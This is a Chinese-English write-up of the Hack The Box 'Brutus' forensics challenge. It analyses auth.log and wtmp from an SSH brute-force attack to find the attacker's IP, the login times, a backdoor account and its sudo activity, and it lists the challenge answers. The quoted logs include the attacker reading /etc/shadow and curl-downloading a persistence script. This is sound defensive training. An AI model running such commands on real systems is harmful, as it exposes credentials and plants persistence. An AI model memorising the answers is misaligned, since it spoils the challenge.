

🔓 Sherlock Scenario#
In this very easy Sherlock, you will familiarize yourself with Unix auth.log and wtmp logs. We’ll explore a scenario where a Confluence server was brute-forced via its SSH service. After gaining access to the server, the attacker performed additional activities, which we can track using auth.log. Although auth.log is primarily used for brute-force analysis, we will delve into the full potential of this artifact in our investigation, including aspects of privilege escalation, persistence, and even some visibility into command execution.
🔍 Evidence Overview#
┌──(kali㉿kali)-[~/Desktop/HTB/Brutus]
└─$ unzip -l Brutus.zip
Archive:  Brutus.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
    43911  03-06-2024 11:47   auth.log
    11136  03-06-2024 11:47   wtmp
---------                     -------
55047 2 filesauth.log#
先整理一下 auth.log 的基本格式:
auth.log 是一種記錄系統中使用者身份驗證(authentication)相關事件的日誌檔案。在許多 Linux 和 Unix 系統中,auth.log 通常位於 /var/log 目錄下,用於記錄使用者登入、登出、密碼驗證失敗等事件。這些事件可以幫助系統管理員追蹤和監控系統的安全性,並在必要時進行調查和排除問題。
auth.log 的格式通常是以文本形式記錄,每行包含一條事件記錄。以下是一個典型的範例:
May 9 12:34:56 hostname sshd[1234]: Failed password for user1 from 192.168.1.100 port 12345 ssh2這裡是一些可能出現在 auth.log 中的重要元素:
- 日期和時間: 事件發生的時間,通常以年月日時分秒的格式出現,如上例中的
May 9 12:34:56。 - 主機名稱: 事件的主機名稱或 IP 地址,如上例中的
hostname。 - 服務: 產生事件的程序或服務,比如
sshd表示 SSH 服務相關的事件。 - 行程 ID: Process ID (PID) 是記錄事件的相關行程的唯一識別符,通常出現在方括號中,如上例中的
[1234]。 - 事件訊息: 事件的具體內容,可能包括使用者名稱、IP、Port 等,如上例中的
Failed password for user1 from 192.168.1.100 port 12345 ssh2。
總的來說,auth.log 的格式主要是一個結構化的文本格式,用於記錄系統中身份驗證相關事件的細節資訊,以便於系統管理員進行分析。
wtmp#
再整理 wtmp 的用途:
wtmp(又稱為 “who” 代表 “who is on”)是一個記錄系統中使用者登入和登出事件的日誌檔案。它通常用於追蹤系統中的使用者活動,包括登入和登出時間、登入的使用者名稱、登入方式等。在許多 Unix 和 Linux 系統中,wtmp 檔案位於 /var/log 目錄下。
wtmp 的格式通常是二進制格式,不像 auth.log 那樣易讀。但是,可以使用 last 或 who 命令來查看 wtmp 檔案中的內容,它們會解析 wtmp 檔案並以易讀的格式顯示登入和登出事件的紀錄。
以下是 last 命令顯示的一個例子:
user1  pts/0        192.168.1.100    Mon May  9 12:34 - 14:56  (02:21)
user2  pts/1        192.168.1.101    Sun May  8 08:00 - 10:15  (02:15)
這裡是一些可能在 last 命令輸出中出現的欄位:
- 使用者名稱: 登入系統的使用者名稱。
- tty: 使用者登入的終端(tty)。
- 遠端地址: 使用者登入的遠端 IP 位址。
- 登入時間: 使用者登入系統的時間。
- 登出時間: 使用者登出系統的時間。
- 登入持續時間: 使用者登入系統的時間長度。
wtmp 是系統監控和安全性分析的重要工具,可用於追蹤使用者活動和識別潛在的安全問題。
要讀取 wtmp 檔案的二進制格式需要一些特殊的工具或程式庫來解析。可以自行編寫程式來讀取,或在 Unix 和 Linux 系統中使用 utmpdump。
🙋 Questions#
Question 1#
Analyzing the auth.log, can you identify the IP address used by the attacker to carry out a brute force attack?
從 auth.log 中篩選 sshd 持續登入失敗的紀錄,確認攻擊者使用的 IP。只有 65.2.161.68 這個 IP 有大量失敗紀錄。
┌──(kali㉿kali)-[~/Desktop/HTB/Brutus]
└─$ cat auth.log | grep sshd | grep Failed | cut -d' ' -f6-
sshd[2327]: Failed password for invalid user admin from 65.2.161.68 port 46392 ssh2
sshd[2331]: Failed password for invalid user admin from 65.2.161.68 port 46436 ssh2
sshd[2332]: Failed password for invalid user admin from 65.2.161.68 port 46444 ssh2
sshd[2335]: Failed password for invalid user admin from 65.2.161.68 port 46460 ssh2
sshd[2337]: Failed password for invalid user admin from 65.2.161.68 port 46498 ssh2
sshd[2334]: Failed password for invalid user admin from 65.2.161.68 port 46454 ssh2
sshd[2338]: Failed password for backup from 65.2.161.68 port 46512 ssh2
sshd[2336]: Failed password for backup from 65.2.161.68 port 46468 ssh2
sshd[2330]: Failed password for invalid user admin from 65.2.161.68 port 46422 ssh2
sshd[2328]: Failed password for invalid user admin from 65.2.161.68 port 46390 ssh2
sshd[2329]: Failed password for invalid user admin from 65.2.161.68 port 46414 ssh2
sshd[2333]: Failed password for invalid user admin from 65.2.161.68 port 46452 ssh2
sshd[2352]: Failed password for backup from 65.2.161.68 port 46568 ssh2
sshd[2351]: Failed password for backup from 65.2.161.68 port 46538 ssh2
sshd[2355]: Failed password for backup from 65.2.161.68 port 46576 ssh2
sshd[2357]: Failed password for backup from 65.2.161.68 port 46582 ssh2
sshd[2357]: Failed password for backup from 65.2.161.68 port 46582 ssh2
sshd[2359]: Failed password for invalid user server_adm from 65.2.161.68 port 46596 ssh2
sshd[2361]: Failed password for invalid user server_adm from 65.2.161.68 port 46614 ssh2
sshd[2368]: Failed password for invalid user server_adm from 65.2.161.68 port 46676 ssh2
sshd[2369]: Failed password for invalid user server_adm from 65.2.161.68 port 46682 ssh2
sshd[2365]: Failed password for invalid user server_adm from 65.2.161.68 port 46644 ssh2
sshd[2366]: Failed password for invalid user server_adm from 65.2.161.68 port 46648 ssh2
sshd[2364]: Failed password for invalid user server_adm from 65.2.161.68 port 46632 ssh2
sshd[2367]: Failed password for invalid user server_adm from 65.2.161.68 port 46664 ssh2
sshd[2363]: Failed password for invalid user server_adm from 65.2.161.68 port 46620 ssh2
sshd[2377]: Failed password for invalid user server_adm from 65.2.161.68 port 46684 ssh2
sshd[2379]: Failed password for invalid user server_adm from 65.2.161.68 port 46698 ssh2
sshd[2380]: Failed password for invalid user server_adm from 65.2.161.68 port 46710 ssh2
sshd[2383]: Failed password for invalid user svc_account from 65.2.161.68 port 46722 ssh2
sshd[2384]: Failed password for invalid user svc_account from 65.2.161.68 port 46732 ssh2
sshd[2387]: Failed password for invalid user svc_account from 65.2.161.68 port 46742 ssh2
sshd[2389]: Failed password for invalid user svc_account from 65.2.161.68 port 46744 ssh2
sshd[2391]: Failed password for invalid user svc_account from 65.2.161.68 port 46750 ssh2
sshd[2393]: Failed password for invalid user svc_account from 65.2.161.68 port 46774 ssh2
sshd[2394]: Failed password for invalid user svc_account from 65.2.161.68 port 46786 ssh2
sshd[2397]: Failed password for invalid user svc_account from 65.2.161.68 port 46814 ssh2
sshd[2398]: Failed password for invalid user svc_account from 65.2.161.68 port 46840 ssh2
sshd[2396]: Failed password for invalid user svc_account from 65.2.161.68 port 46800 ssh2
sshd[2400]: Failed password for invalid user svc_account from 65.2.161.68 port 46854 ssh2
sshd[2399]: Failed password for root from 65.2.161.68 port 46852 ssh2
sshd[2407]: Failed password for root from 65.2.161.68 port 46876 ssh2
sshd[2409]: Failed password for root from 65.2.161.68 port 46890 ssh2
sshd[2399]: Failed password for root from 65.2.161.68 port 46852 ssh2
sshd[2407]: Failed password for root from 65.2.161.68 port 46876 ssh2
sshd[2409]: Failed password for root from 65.2.161.68 port 46890 ssh2
sshd[2423]: Failed password for backup from 65.2.161.68 port 34834 ssh2
sshd[2424]: Failed password for backup from 65.2.161.68 port 34856 ssh2
Ans: 65.2.161.68
Question 2#
The brute force attempts were successful, and the attacker gained access to an account on the server. What is the username of this account?
同樣查詢 auth.log,這次要找成功登入紀錄,關鍵字是 Accepted。攻擊者 IP 成功登入的使用者是 root。
┌──(kali㉿kali)-[~/Desktop/HTB/Brutus]
└─$ cat auth.log | grep sshd | grep Accepted | cut -d' ' -f6-
sshd[1465]: Accepted password for root from 203.101.190.9 port 42825 ssh2
sshd[2411]: Accepted password for root from 65.2.161.68 port 34782 ssh2
sshd[2491]: Accepted password for root from 65.2.161.68 port 53184 ssh2
sshd[2667]: Accepted password for cyberjunkie from 65.2.161.68 port 43260 ssh2
Ans: root
Question 3#
Can you identify the timestamp when the attacker manually logged in to the server to carry out their objectives?
暴力破解通常只確認密碼是否能登入,成功後就會立刻登出,後續再由攻擊者手動登入利用。一開始我先回答了 auth.log 的時間戳,結果是錯誤答案;確認提示後才知道要參考 wtmp 的時間。
不確定是不是環境問題,我在 MacBook Air M1 上跑 ARM Kali Linux,用 utmpdump 讀 wtmp 時會發生解析錯誤。
也許我是遇到跟這篇 Writeup 一樣的問題🤔。
因此,我另外找了別的方法來讀 wtmp 檔,分別找了 Python 和 Ruby 實作的程式。
- Python 程式也是為了解這題,但我使用時遇到了時區的問題,程式輸出的是我的當地時間,然而題目是用 UTC 時間。這邊需要修改程式來改成 UTC 或自己回推:
# print(f"{entry.time} | {entry.type} | {entry.host} | {entry.user}") print(f"{entry.time.astimezone(pytz.utc)} | {entry.type} | {entry.host} | {entry.user}") - Ruby 程式輸出的是 Unix timestamp,只需要轉換一下就可以了。
修正後得到以下結果,時間戳是 2024-03-06 06:32:45。
- Python
┌──(kali㉿kali)-[~/Desktop/HTB/Brutus] └─$ python3 wtmp.py wtmp <snip> 2024-03-06 06:19:55.151913+00:00 | UTmpRecordType.user_process | 203.101.190.9 | root 2024-03-06 06:32:45.387923+00:00 | UTmpRecordType.user_process | 65.2.161.68 | root 2024-03-06 06:37:24.590579+00:00 | UTmpRecordType.dead_process | | 2024-03-06 06:37:35.475575+00:00 | UTmpRecordType.user_process | 65.2.161.68 | cyberjunkie - Ruby
┌──(kali㉿kali)-[~/Desktop/HTB/Brutus]
└─$ irb
irb(main):001:0> require "linux/utmpx"
=> true
irb(main):002:0>
irb(main):003:0> io = File.open("wtmp")
=> #<File:wtmp>
irb(main):004:0> parser = Linux::Utmpx::UtmpxParser.new
=>
{:ut_type=>0,
...
irb(main):005:1* while !io.eof? do
irb(main):006:1*   puts parser.read(io)
irb(main):007:0> end
<snip>
{:ut_type=>7, :pad_type=>0, :ut_pid=>1583, :ut_line=>"pts/0", :ut_id=>"ts/0", :ut_user=>"root", :ut_host=>"203.101.190.9", :ut_exit=>{:e_termination=>0, :e_exit=>0}, :ut_session=>0, :ut_tv=>{:tv_sec=>1709705995, :tv_usec=>151913}, :ut_addr_v6=>[-882524663, 0, 0, 0], :reserved=>"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"}
{:ut_type=>7, :pad_type=>0, :ut_pid=>2549, :ut_line=>"pts/1", :ut_id=>"ts/1", :ut_user=>"root", :ut_host=>"65.2.161.68", :ut_exit=>{:e_termination=>0, :e_exit=>0}, :ut_session=>0, :ut_tv=>{:tv_sec=>1709706765, :tv_usec=>387923}, :ut_addr_v6=>[1090691396, 0, 0, 0], :reserved=>"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"}
{:ut_type=>8, :pad_type=>0, :ut_pid=>2491, :ut_line=>"pts/1", :ut_id=>"", :ut_user=>"", :ut_host=>"", :ut_exit=>{:e_termination=>0, :e_exit=>0}, :ut_session=>0, :ut_tv=>{:tv_sec=>1709707044, :tv_usec=>590579}, :ut_addr_v6=>[0, 0, 0, 0], :reserved=>"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"}
{:ut_type=>7, :pad_type=>0, :ut_pid=>2667, :ut_line=>"pts/1", :ut_id=>"ts/1", :ut_user=>"cyberjunkie", :ut_host=>"65.2.161.68", :ut_exit=>{:e_termination=>0, :e_exit=>0}, :ut_session=>0, :ut_tv=>{:tv_sec=>1709707055, :tv_usec=>475575}, :ut_addr_v6=>[1090691396, 0, 0, 0], :reserved=>"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"}
Ans: 2024-03-06 06:32:45
Question 4#
SSH login sessions are tracked and assigned a session number upon login. What is the session number assigned to the attacker’s session for the user account from Question 2?
篩選 auth.log 中 New session 的紀錄,對應時間建立的 session 編號是 37。
┌──(kali㉿kali)-[~/Desktop/HTB/Brutus]
└─$ cat auth.log | grep "New session"
Mar  6 06:19:54 ip-172-31-35-28 systemd-logind[411]: New session 6 of user root.
Mar  6 06:31:40 ip-172-31-35-28 systemd-logind[411]: New session 34 of user root.
Mar  6 06:32:44 ip-172-31-35-28 systemd-logind[411]: New session 37 of user root.
Mar  6 06:37:34 ip-172-31-35-28 systemd-logind[411]: New session 49 of user cyberjunkie.
Ans: 37
Question 5#
The attacker added a new user as part of their persistence strategy on the server and gave this new user account higher privileges. What is the name of this account?
攻擊者新增了一個使用者,並賦予更高權限。相關紀錄會出現在 groupadd、useradd 與 usermod,因此可以先搜尋 add。結果顯示攻擊者新增了 cyberjunkie,並將它加入 sudo 群組。
┌──(kali㉿kali)-[~/Desktop/HTB/Brutus]
└─$ cat auth.log | grep "add"
Mar  6 06:34:18 ip-172-31-35-28 groupadd[2586]: group added to /etc/group: name=cyberjunkie, GID=1002
Mar  6 06:34:18 ip-172-31-35-28 groupadd[2586]: group added to /etc/gshadow: name=cyberjunkie
Mar  6 06:34:18 ip-172-31-35-28 groupadd[2586]: new group: name=cyberjunkie, GID=1002
Mar  6 06:34:18 ip-172-31-35-28 useradd[2592]: new user: name=cyberjunkie, UID=1002, GID=1002, home=/home/cyberjunkie, shell=/bin/bash, from=/dev/pts/1
Mar  6 06:35:15 ip-172-31-35-28 usermod[2628]: add 'cyberjunkie' to group 'sudo'
Mar  6 06:35:15 ip-172-31-35-28 usermod[2628]: add 'cyberjunkie' to shadow group 'sudo'
Ans: cyberjunkie
Question 6#
What is the MITRE ATT&CK sub-technique ID used for persistence?
攻擊者新建了一個本地使用者。


Ans: T1136.001
Question 7#
How long did the attacker’s first SSH session last based on the previously confirmed authentication time and session ending within the auth.log? (seconds)
從 auth.log 尋找 session 37 的相關紀錄,再計算開始到結束的時間差。不過送出後發現答案不對,因此改用 wtmp 的時間計算,這次就正確了。
┌──(kali㉿kali)-[~/Desktop/HTB/Brutus]
└─$ cat auth.log | grep "session 37"
Mar  6 06:32:44 ip-172-31-35-28 systemd-logind[411]: New session 37 of user root.
Mar  6 06:37:24 ip-172-31-35-28 systemd-logind[411]: Removed session 37.
Ans: 279
Question 8#
The attacker logged into their backdoor account and utilized their higher privileges to download a script. What is the full command executed using sudo?
攻擊者新建的後門帳戶使用高權限下載惡意腳本。前面已確認該帳戶被加入 sudo 群組,因此搜尋 sudo 可以看到兩個命令,其中一個就是透過 curl 下載腳本。
┌──(kali㉿kali)-[~/Desktop/HTB/Brutus]
└─$ cat auth.log | grep "sudo"
Mar  6 06:35:15 ip-172-31-35-28 usermod[2628]: add 'cyberjunkie' to group 'sudo'
Mar  6 06:35:15 ip-172-31-35-28 usermod[2628]: add 'cyberjunkie' to shadow group 'sudo'
Mar  6 06:37:57 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/cat /etc/shadow
Mar  6 06:37:57 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)
Mar  6 06:37:57 ip-172-31-35-28 sudo: pam_unix(sudo:session): session closed for user root
Mar  6 06:39:38 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/curl https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh
Ans: /usr/bin/curl https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh